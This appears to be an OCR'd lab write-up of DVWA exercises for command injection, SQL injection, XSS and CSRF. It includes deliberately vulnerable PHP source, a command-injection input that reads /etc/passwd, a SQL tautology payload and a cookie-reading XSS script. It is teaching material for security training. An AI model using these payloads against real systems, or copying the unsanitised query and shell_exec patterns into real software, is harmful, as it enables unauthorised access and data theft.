


Command Injection Source

vulnerabilities/exec/source/low.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

1.Analyzing Source Code



Vulnerability: Command Execution

Ping for FREE


Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.061 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.029 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.029/0.051/0.064/0.016 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

2.ping 127.0.0.1 to understand working of command



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

127.0.0.1 ; cat /etc/passwd

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.023 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.011/0.019/0.024/0.006 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

3. 127.0.0.1 ; cat /etc/passwd to extract a password without authentication


SQL injection: OWASP: A03 – Injection

Steps

1. DVWA → SQL Injection.
2. In the user ID input, first test input handling: enter a single quote (just a ') to see if an error appears (e.g., SQL syntax error).
3. Try a tautology pattern (replace with your own equivalent), e.g. something that makes the WHERE clause always true.
4. Observe whether the application returns additional rows or bypasses filtering.
5. Use Burp Repeater (optional) to replay the same request with small variations and note server responses.

What is SQL Injection ?


SQL injection is a technique used to manipulate SQL queries, allowing attackers to access, modify, or delete data in a database by exploiting vulnerable input fields .


SQL Injection Source

vulnerabilities/sqli/source/low.php

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($_
pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            mysqli_close($GLOBALS["___mysqli_ston"]);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            #$sqlite_db_connection = new SQLite3($_DVWA['SQLITE_DB']);
            #$sqlite_db_connection->enableExceptions(true);

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }
```

1. Analyzing Source Code




Vulnerability: SQL Injection

```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

2. For example, if we enter the ID 1, the code fetches the first name admin and last name admin, which are associated with that ID.



Vulnerability: SQL Injection

```
ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
```

More Information

1' OR '1'='1# inject a payload

XSS: A03 – Injection (XSS)

XSS is a technique in which attackers inject malicious scripts into a target website and may allow them to gain access control of the website. If a website allows users to input data like comment, username field and email address field without controls then attacker can insert malicious code script as well.

TYPES OF XSS:


1. Reflected XSS

2. Stored XSS

3. Dom Base XSS

Steps

1. DVWA → XSS (Stored).
2. In the message/comment field, submit a benign marker first (e.g., TEST123) to confirm storage.
3. Now submit a harmless script payload that proves execution (e.g., a minimal alert or DOM-writing snippet).
4. Reload/return to the page to see the payload executing from stored data.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


```
Hello sai
```

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Username: admin
Security Level: low

1.Putting our name in the input form, we notice the the parameter name appears on the address bar:



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? ert(document.cookie)</script>


Hello

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

2.Instead of our name, we can try a simple payload to see it will work:

<script>alert(document.cookie)</script>



127.0.0.1:42001/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>


127.0.0.1:42001

PHPSESSID=fejtgct45j1cmkcedvieacnai5; security=low

3.script is successfully executed

CSRF: Cross-Site Request Forgery

CSRF, which stands for Cross-Site Request Forgery, is a type of attack where someone takes advantage of a user's active session on a website to make them unintentionally perform actions they didn't intend to. This attack works when the user is already logged into the website or application.




CSRF Source

vulnerabilities/csrf/source/low.php

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

1.Analysis of source Code



Vulnerability: Cross Site Request Forgery (CSRF)


Change your admin password:

New password: •••

Confirm new password: •••

Change

I will Create a new password "123" and click on Change



Vulnerability: Cross Site Request Forgery (CSRF)


Change your admin password:

New password: •••

Confirm new password: •••


Change

Password Changed.

